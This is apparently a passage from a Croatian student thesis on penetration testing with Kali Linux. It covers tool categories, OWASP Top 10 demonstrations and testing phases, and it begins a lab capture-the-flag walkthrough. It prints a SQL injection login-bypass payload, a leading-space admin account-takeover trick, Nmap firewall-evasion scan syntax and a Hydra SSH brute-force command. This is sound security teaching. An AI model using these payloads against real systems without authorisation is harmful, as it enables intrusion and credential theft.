
Izvor: autor

1.1.11. Forensics

Forensics kategorija odnosi se na skup alata i tehnika koje se koriste u digitalnom forenzičkom istraživanju. Digitalna forenzika bavi se analizom digitalnih tragova i dokaza kako bi se otkrili i istražili zločini, sigurnosni incidenti ili nepravilnosti u računalnim sustavima. Alati za digitalnu forenziku uključeni u Kali Linux pružaju stručnjacima za sigurnost i forenzičkim istražiteljima razne mogućnosti za prikupljanje, analizu i interpretaciju digitalnih dokaza. Ovi alati pomažu u obnovi izbrisanih datoteka, pregledu registara aktivnosti, analizi mrežnog prometa, dešifriranju podataka, identifikaciji korisnika i još mnogo toga. Uobičajene aktivnosti za koje se koriste ovi alati su: prikupljanje dokaza, analiza dokaza, rekonstrukcija događaja, izvješćivanje.

Neki od alata su:

- Autopsy
- Binwalk
- Hashdeep
- Bulk Extractor



Slika 12. Alati u kategoriji Forensics


Izvor: autor

1.1.12. Reporting Tools

Alati za izvješća (*engl. Reporting Tools*) kategorija je koja obuhvaća skup alata i programskih rješenja koja se koriste za generiranje izvješća o sigurnosnim testiranjima, penetracijskim testovima i drugim aktivnostima povezanim sa sigurnošću informacijskih sustava. Ovi alati olakšavaju prikaz i prezentaciju rezultata sigurnosnih testiranja na strukturiran, pregledan i profesionalan način. Glavna svrha alata za izvješćivanje je prikazivanje pronađenih ranjivosti, propusta ili sigurnosnih nedostataka na sustavima i mrežama. Oni pružaju korisnicima mogućnost prikazivanja rezultata sigurnosnih testiranja u obliku jasnih izvješća koja se mogu podijeliti s timovima za sigurnost, upravom ili klijentima.

Neki od alata su:

- Faraday Start
- Pipal



Slika 13. Alati u kategoriji Reporting Tools


Izvor: autor

1.1.13. Social Engineering Tools

Alati za socijalno inženjerstvo (*engl. Social Engineering Tools*) kategorija je koja obuhvaća skup alata i tehnika koje se koriste za provođenje socijalnog inženjeringa. Socijalni inženjering je tehnika koju koriste napadači kako bi iskoristili ljudsku psihologiju, manipulaciju i obmanu kako bi pridobili povjerljive informacije, pristup sustavima ili izvršili neovlaštene radnje. Alati za socijalni inženjering pružaju korisnicima mogućnost simuliranja različitih vrsta socijalnih napada kako bi testirali sigurnosnu svijest i otpornost organizacija i pojedinaca na takve napade. Oni pomažu identificirati ranjive točke u ljudskom ponašanju i procesima te pružaju uvid u moguće slabosti koje bi napadači mogli iskoristiti.

Neki od alata su:

- Social Engineering Toolkit
- MSF Payload Creator



Slika 14. Alati u kategoriji Social Engineering Tools

Izvor: autor

2. OPĆENITO O TESTIRANJU SIGURNOSTI

Penetracijsko testiranje je sigurnosna vježba u kojoj stručnjak za kibernetičku sigurnost pokušava pronaći i iskoristiti ranjivosti u računalnom sustavu. Svrha ovog simuliranog napada je identificirati sve slabe točke u obrani sustava koje bi potencijalni napadači mogli iskoristiti u svoju korist. To je kao da banke plate nekog da se obuče poput lopova i da pokuša provaliti u zgradu i upasti u glavni sef. Ako „lopov“ uspješno uđe u banku i u sef, banka će dobiti važne informacije o svojoj zaštiti i znat će se zaštititi.

Prije nego se započne s testiranjem sigurnosti, potrebno je napraviti formalni dogovor između testera i vlasnika sustava. Dogovaraju se različiti alati, tehnike i sustavi koji će se testirati. Prije početka testiranja, dvije strane moraju potpisati dokument imena „Rules of Engagement“ koji se sastoji od tri glavne sekcije:

1. Dozvola (engl. *Permission*) - ova sekcija dokumenta daje dopuštenje za provedbu angažmana; ovo je dopuštenje bitno za pravnu zaštitu pojedinaca i organizacija za aktivnosti koje provode
2. Testni opseg (engl. *Test Scope*) - ova sekcija dokumenta označuje specifične dijelove mreže na koje bi se angažman trebao primijeniti; npr. test sigurnosti može se primijeniti samo na određene poslužitelje ili aplikacije, ali ne i na cijelu mrežu
3. Pravila (engl. *Rules*) - ova sekcija s pravilima točno definira tehnike koje su dopuštene tijekom angažmana.

Hakeri su razvrstani u tri kategorije, gdje njihova etika i namjere njihovih postupaka određuju u koju će kategoriju biti smješteni:

1. Bijeli haker (engl. *White Hat*) - ovi hakeri se smatraju „dobrim ljudima“; rade unutar zakona i koriste svoje vještine za dobrobit drugih
2. Sivi haker (engl. *Gray Hat*) - ovi ljudi često koriste svoje vještine za dobrobit drugih, međutim, ne poštuju uvijek zakon ili etičke standarde
3. Crni haker (engl. *Black Hat*) - ovi ljudi su kriminalci i često nastoje oštetiti organizacije ili dobiti neki oblik financijske koristi na štetu drugih

3. STANDARDI I METODOLOGIJE TESTIRANJA SIGURNOSTI

Postoje mnogi standardi i metodologije testiranja sigurnosti koje se brinu da penetracijski testovi budu autentični i pokrivaju sva potrebna područja. Neki od značajnih standarda i metodologija su: *Open Source Testing Methodology Manual (OSSTMM), Open Web Application Security Project (OWASP), National Institute of Standards and Technology (NIST), Penetration Testing Execution Standards (PTES), The Information System Security Assessment Framework (ISSAF).* U nastavku će biti objašnjeni standardi OSSTMM i OWASP jer se oni najviše koriste i konstantno se ažuriraju[2].

3.1. Open Source Testing Methodology Manual (OSSTMM)

OSSTMM je priručnik koji opisuje korake testiranja sigurnosti. Cilj priručnika je definirati stroge metodologije testiranja sigurnosti, gdje se moraju zadovoljiti 3 uvjeta:

- konzistencija rezultata
- ponovljivost rezultata
- pouzdanost rezultata.

Priručnik je podijeljen u 5 dijelova: sigurnost čovjeka, fizička sigurnost, sigurnost bežičnih komunikacija, sigurnost telekomunikacija i sigurnost podatkovnih mreža.

3.2 Open Web Application Security Project (OWASP)

OWASP je međunarodna neprofitna organizacija posvećena sigurnosti web aplikacija. Jedno od temeljnih načela OWASP-a je da svi njihovi materijali budu besplatni i lako dostupni na njihovoj web stranici, što svakome omogućuje da poboljša sigurnost vlastite web aplikacije. Materijali koje nude uključuju dokumentaciju, alate i videozapise. Njihov najpoznatiji projekt je *The OWASP Top 10* koji će biti objašnjen u nastavku.

4. The OWASP Top 10


The OWASP Top 10 redovito je ažuriran popis koji opisuje sigurnosne probleme za sigurnost web aplikacija, s fokusom na 10 najkritičnijih rizika: *Injection, Broken Authentication, Sensitive Dana Exposure, XML External Entity, Broken Access Control, Security Misconfiguration, Cross-site Scripting, Insecure Deserialization, Components with Known Vulnerabilities, Insufficient Logging & Monitoring*. Popis je sastavio tim sigurnosnih stručnjaka diljem svijeta[2]. U nastavku će biti objašnjeni neki rizici s popisa.

4.1. Injection

Napadi umetanjem znakova ili napadi ubrizgavanjem (*engl. Injection attack)* događaju se kada se nepouzdani podaci šalju interpreteru[2] koda putem forme za unos podataka na web aplikaciji. Na primjer, napadač može unijeti SQL[3] kod u formu koja očekuje korisničko ime u tekst formatu. Ako taj unos forme nije ispravno osiguran, to bi rezultiralo izvršenjem tog SQL koda. To je poznato kao napad SQL ubrizgavanje (*engl. SQL Injection).*

U sljedećem primjeru potrebno je prijaviti se kao korisnik sa sljedećim podacima:

- e-mail adresa: user@email.com
- lozinka: password




Slika 15. Pokušaj prijave

Izvor: autor

[2] program koji u realnom vremenu izvršava izvorni kod
[3] engl. *Structured Query* Language - strukturni upitni jezik za izradu baze podataka


Kao što se može vidjeti, prijava je neuspješna. Sljedeći korak je pokušati lozinku upisati sa znakom jednostrukog navoda: password'



Slika 16. Ispis zapisa baze podataka

Izvor: autor


Može se vidjeti kako je došlo do pogreške i da postoji greška u sintaksi SQL-a. Zaključeno je da je ovaj sustav ranjiv te se može izvršiti SQL Injection napad. To će se napraviti tako da se u polje, gdje se traži lozinka, unese SQL upit: „**' or 1=1** --“.



Slika 17. Izvršavanje SQL Injection napada

Izvor: autor

U sekciji Code može se vidjeti kako se u bazi podataka izvršava ova naredba koja je napisana u prošlom koraku. Jednostruki navodnik (') zatvara prvi dio koda te se počinje izvršavati dio „or 1=1--„. Dvostruke crtice (--) u SQL-u označuju komentar tako da se ovaj dio nakon njih ne izvršava. Upit „or 1=1“ logički je upit koji uvijek vraća istinitu tvrdnju. U ovome slučaju znači da će baza podataka to shvatiti kao da je u polje lozinke upisana točna lozinka i prijava u aplikaciju bit će uspješna.



Slika 18. Uspješna prijava nakon napada

Izvor: autor


Budući da je prijava u aplikaciju uspješna, znači da se uspješno izvršio SQL Injection napad.

4.2 Broken Authentication

Neispravna autentifikacija[4] (*engl. Broken Authentication*) ranjivost je koja napadaču omogućuje zaobilaženje metode autentifikacije koja se koristi da bi zaštitila sustav od nedozvoljenog upada. Napadači najčešće napadaju korisnička imena i lozinke.

U sljedećem primjeru pokušat će se preuzeti račun postojećeg korisnika s korisničkim imenom **admin**. Ono što se može napraviti jest da se registrira novi korisnik s istim korisničkim imenom, ali se ispred njegovog imena doda razmak.


[4] proces određivanja identiteta neke osobe



Slika 19. Registracija novog korisnika

Izvor: autor

Korisnik **admin** s razmakom ispred njegovog imena (na slici 19. označeno crvenom crtom) registriran je. Sljedeći korak je prijava kao registrirani korisnik.



Slika 20. Prijavljeni korisnik kao admin

Izvor: autor

Prijava kao administrator je uspješna i dobivena su sva prava kao i normalan admin. Također, vidljivi su svi podaci koje vidi i administrator.

5. FAZE TESTIRANJA SIGURNOSTI

5.1. Prikupljanje informacija

Prikupljanje informacija postupak je u kojem se koristi Internet kako bi se pronašle informacije o željenom sustavu. Postoje dvije kategorije koje služe za prikupljanje informacija, a to su aktivno i pasivno izviđanje.

5.1.1 Pasivno izviđanje

Pasivno izviđanje (*engl. Passive Reconnaissance)* bazira se na podacima koji su dostupni javnosti, što znači da do njih može doći bilo koja osoba. Za ovu vrstu izviđanja, ne treba se stupiti u kontakt sa željenim sustavom, organizacijom ili osobom, već se sve gleda s javno dostupnih resursa.

5.1.2 Aktivno izviđanje

Za razliku od pasivnog izviđanja, aktivno izviđanje (*engl. Active Reconnaissance*) zahtjeva da se stupi u kontakt sa željenim sustavom, organizacijom ili osobom. Taj kontakt može biti telefonski poziv kako bi se skupilo više informacija, to se naziva socijalni inženjering. Alternativno tome, to može biti i direktna konekcija na željeni sustav, bila to njihova web stranica ili provjera ako njihov vatrozid[5] (*engl. firewall*) ima otvoren SSH port preko kojega bi se potencijalno moglo spojiti i upasti u sustav.

5.2. Skeniranje mreže

Informacije koje su prikupljene u prošlim fazama koriste se kako bi se maksimalno skenirala mreža i kako bi se saznali koji portovi su otvoreni da bi se kasnije identificirale ranjivosti na njima. Najčešći alati koji se koriste za skeniranje mreže je Nmap.

5.3. Identificiranje ranjivosti

Testeri često koriste automatizirane skenere ranjivosti kako bi dovršili otkrivanje i popis sigurnosnih rizika koji predstavljaju identificirane ranjivosti. Nakon toga provjeravaju je li ta ranjivost iskoristiva.

[5] softverski program koji filtrira promet računalne mreže

5.4. Eksploatacija

Kada se prikupe sve moguće ranjivosti i ulazne točke u sustav, može se početi testirati. Cilj etičkog hakera je vidjeti koliko dugo može biti u sustavu, bez da ga itko otkrije.

5.5. Dobivanje pristupa i povećanje ovlasti

Nakon što se uspješno iskoristio sustav ili aplikacija, ova faza je pokušaj da se proširi pristup sustavu. Može se eskalirati vodoravno i okomito, gdje je vodoravno pristup drugom računu iste grupe (tj. drugom korisniku), dok je okomito pristup drugoj grupi dopuštenja (tj. administratoru).

6. ANALIZA ALATA

6.1. Nmap

Network Mapper (Nmap) jedan je od najučinkovitijih i najfunkcionalnijih alata koji su instalirani na Kali Linux-u. Koristi se za skeniranje portova i usluga na mreži. Ima napredne značajke koje mogu detektirati različite aplikacije koje rade na sistemima. Koristi IP pakete kako bi odredio koji su hostovi dostupni na mreži, koje usluge i verzije se nalaze na njima te koje vrste vatrozida se upotrebljavaju [3].

Prije nego što skenira portove ciljanog sustava, Nmap će pokušati poslati ICMP[6] echo zahtjev (*ping*) da vidi je li poslužitelj „živ“. Ovo može uštedjeti vrijeme prilikom skeniranja više hostova jer Nmap neće gubiti vrijeme pokušavajući skenirati poslužitelje koji nisu online. Budući da su ICMP zahtjevi često blokirani od strane vatrozida, Nmap se također spaja na portove 80 i 433 budući da su ovi uobičajeni portovi web poslužitelja često otvoreni (čak i ako ICMP nije). Sljedeća cjelina opisuje napredne tehnike skeniranja koje služe za detaljnije skeniranje mreže.

6.1.1. Tehnike skeniranja poslužitelja

- Don't Ping je tehnika gdje Nmap ne šalje ICMP ping zahtjev ciljanom poslužitelju, već odmah izvršava skeniranje. Ovo je korisno kad se skeniraju poslužitelji koji su zaštićeni vatrozidom koji blokira ping zahtjeve.

  Sintaksa: nmap -PN {ip_adresa_računala}

- Ping Only Scan je tehnika gdje Nmap šalje ICMP ping zahtjev svim poslužiteljima koji se žele skenirati sa svrhom da se vidi koja računala su online bez da ih se skenira.

  Sintaksa: nmap -sP {ip_adresa_računala}

- TCP SYN Ping šalje SYN paket ciljanom sustavu i čeka njegov odgovor. Ovo je još jedna metoda koja služi za sisteme koji su konfigurirani da blokiraju ICMP ping zahtjeve.

  Sintaksa: nmap -PS[port1,port2,port3…] {ip_adresa_računala}

[6] dio IP protokola koji omogućuje računalima slanje kontrolnih poruka o greškama

- UDP Ping je tehnika kojom Nmap šalje UDP pakete i čeka njegov odgovor. Mnogi sustavi koji imaju dobro postavljen vatrozid blokirat će ovaj zahtjev, ali neki koji su slabo konfigurirani će ga propustiti ako su konfigurirani da filtriraju samo TCP zahtjeve.

  Sintaksa: nmap -PU[port1,port2,port3…] {ip_adresa_računala}

6.1.2. Napredne tehnike skeniranja

Nmap podržava brojne vrste skeniranja koje korisnik može odabrati. Prema zadanim postavkama, Nmap izvršava osnovno TCP skeniranje na svakom ciljanom sistemu. U nekim situacijama je potrebno izvršiti složenije TCP (ili UDP) skeniranje kako bi pronašli neuobičajene usluge ili da izbjegnemo vatrozid.

- TCP SYN Scan je tehnika koja šalje TCP pakete ciljanim sustavima, ali je izuzetno nečujna, što znači da je sustavi neće identificirati kao pokušaj konekcije.

  Sintaksa: nmap -sS {ip_adresa_računala}

- Xmas Scan je tehnika u kojoj Nmap šalje pakete s uključenim zastavicama URG (engl. *Urgent*), FIN (engl, *Finished*) i PSH (engl. *Push*). Ovo paketu stvara efekt da „svijetli poput božićnog drvca“ i povremeno može dobiti odgovor od sistema koji je zaštićen vatrozidom.

  Sintaksa: nmap -sX {ip_adresa_računala}

- TCP ACK Scan je tehnika pomoću koje se utvrđuje je li sistem zaštićen vatrozidom. Nmap šalje zahtjev ciljanom sustavu i gleda hoće li sustav poslati nazad RST (engl. *Reset*) paket. Ako nema odgovora od sustava, to znači da je sustav filtriran, a ako vrati RST paket, onda znači da nije filtriran.

  Sintaksa: nmap -sA {ip_adresa_računala}

6.2. Gobuster

Gobuster je alat koji služi za traženje skrivenih direktorija na web stranici. Može pronaći stvari koje ne bi trebale biti dostupne javnosti, kao što su administratorske stranice, konfiguracijski dokumenti, skripte web aplikacija i ostale zanimljive stvari. Za traženje direktorija koristi rječnike koji su dostupni na Internetu. Najpoznatiji rječnici su rockyou i SecLists[4].

6.3. SQLMap

SQLMap alat je otvorenog koda koji automatizira proces otkrivanja i iskorištavanja grešaka koje je moguće napasti SQL Injection napadom. Ima moćan mehanizam za detekciju, mnogo korisnih opcija za napredno testiranje sigurnosti te široki spektar opcija. Najviše se koristi zbog svoje mogućnosti preuzimanja podataka iz baze podataka na nekoj web aplikaciji. Napadači mogu koristiti ovaj alat kako bi dobili pristup bazi podataka što može dovesti i do upada u glavni server. SQLmap je sposoban pružiti SQL shell u bazu podataka što dopušta napadaču da potencijalno izvrši bilo koju proizvoljnu SQL naredbu [5].

Ima potpunu podršku za mnogo DBMS[7] (engl. *Database Managment System*). Neki od najpoznatijih DBMS su MySQL, Oracle, PostgreSQL i Microsoft SQL Server. Može enumerirati[8] i korisnike, hashove[9] lozinka, ovlasti korisnika. Automatski prepoznaje lozinke u hash formatu i pokušava ih probiti pomoću napada rječnikom (engl.*dictionary-based attack*). Ima mogućnost ispisa cijele baze podataka, preuzimanja i učitavanja (engl. *upload*) bilo kojeg dokumenta iz servera baze podataka.

[7] sustav za upravljanje bazom podataka
[8] popisivati
[9] hash - rezultat matematičkog algoritma koji pretvara podatke u niz bitova

6.4. Hydra

Hydra je unaprijed instalirani alat u Kali Linux-u koji se koristi za napad grubom silom (engl. *brute force*) korisničkog imena i lozinke za različite usluge kao što su ftp, ssh, telnet, MS-SQL, itd. Brute-force može se koristiti za isprobavanje različitih korisničkih imena i lozinki protiv ciljanog sustava da bi došli do točnih podataka[6].

Ovaj alat pokazuje važnost korištenja snažne lozinke. Ako je vaša lozinka uobičajena, ne sadrži posebne znakove i/ili nema više od 8 znakova, bit će sklona pogađanju. Postoji 100 milijuna popisa zaporki koji sadrže uobičajene zaporke, tako da kada dobijete neki uređaj, obavezno mu promijenite lozinku s njegove zadane. Često nadzorne kamere, ruteri, itd. koriste admin:password kao korisničko ime i lozinku što očito nije dovoljno jako.

Sintaksa za napad na SSH

hydra -l <korisničko_ime> -P <putanja_do_datoteke_sa_lozinkama> <ip_adresa> ssh

Tablica 1. Oznake za alat Hydra

Oznaka	Opis
-l	korisničko ime
-L	popis korisničkih imena
-p	lozinka
-P	popis lozinki

Izvor: autor

6.5 Netcat


Netcat je svestran alat koji je nazvan hakerskim švicarskim nožem. Koristi se za ručno izvođenje svih vrsta mrežnih interakcija, ali najvažnija stvar je da se koristi za primanje reverzibilnih shell-ova što omogućuje spajanje na bilo koje računalo na kojem smo pokrenuli maliciozan kod. Najjednostavnija definicija Netcata je "alat koji može čitati i pisati na TCP i UDP portove." Ova dvostruka funkcionalnost sugerira da Netcat radi u dva načina: klijent i poslužitelj[6].

7. TESTIRANJE SIGURNOSTI I OTKRIVANJE RANJIVOSTI NA VIRTUALNOM OKRUŽENJU

U ovom poglavlju prikazan je praktični dio završnog rada. Praktični dio je proveden u virtualnom okruženju. Da bi testiranje sigurnosti bilo uspješno, potrebno je na ciljanom sustavu pronaći 2 dokumenta koji u sebi sadrže zastavicu[10] (*engl. flag)*. Jedan dokument se zove „user.txt“, a drugi „root.txt“. Za drugi dokument potrebno je doći do *root*[11] pristupa.

7.1 Faza prikupljanja informacija i skeniranje mreže

Praktični dio počinje fazom prikupljanja informacija tako da se prvo pomoću alata Nmap skenira mreža pomoću naredbe *nmap -sC -sV 10.10.154.193.*



Slika 21. Rezultat skeniranja alata Nmap

Izvor: autor

Kao što se može vidjeti iz rezultata koje smo dobili pomoću Nmap alata (Slika 7.), otvoreni su portovi 22 i 8000. Na portu 22 je SSH protokol (*engl. Secure Shell*) koji služi za sigurnu udaljenu konekciju između dva računala preko računalne mreže. Na portu 8000 nalazi se Werkzeug koji je primarno biblioteka za Python, ali na tom portu postoji i web stranica pa je sljedeći korak posjetiti tu stranicu. Prije nego što se posjeti stranica, potrebno je pokrenuti pretraživanje svih direktorija koji se nalaze na stranici pomoću alata Gobuster i rječnika *directory-list-2.3-medium.txt*.

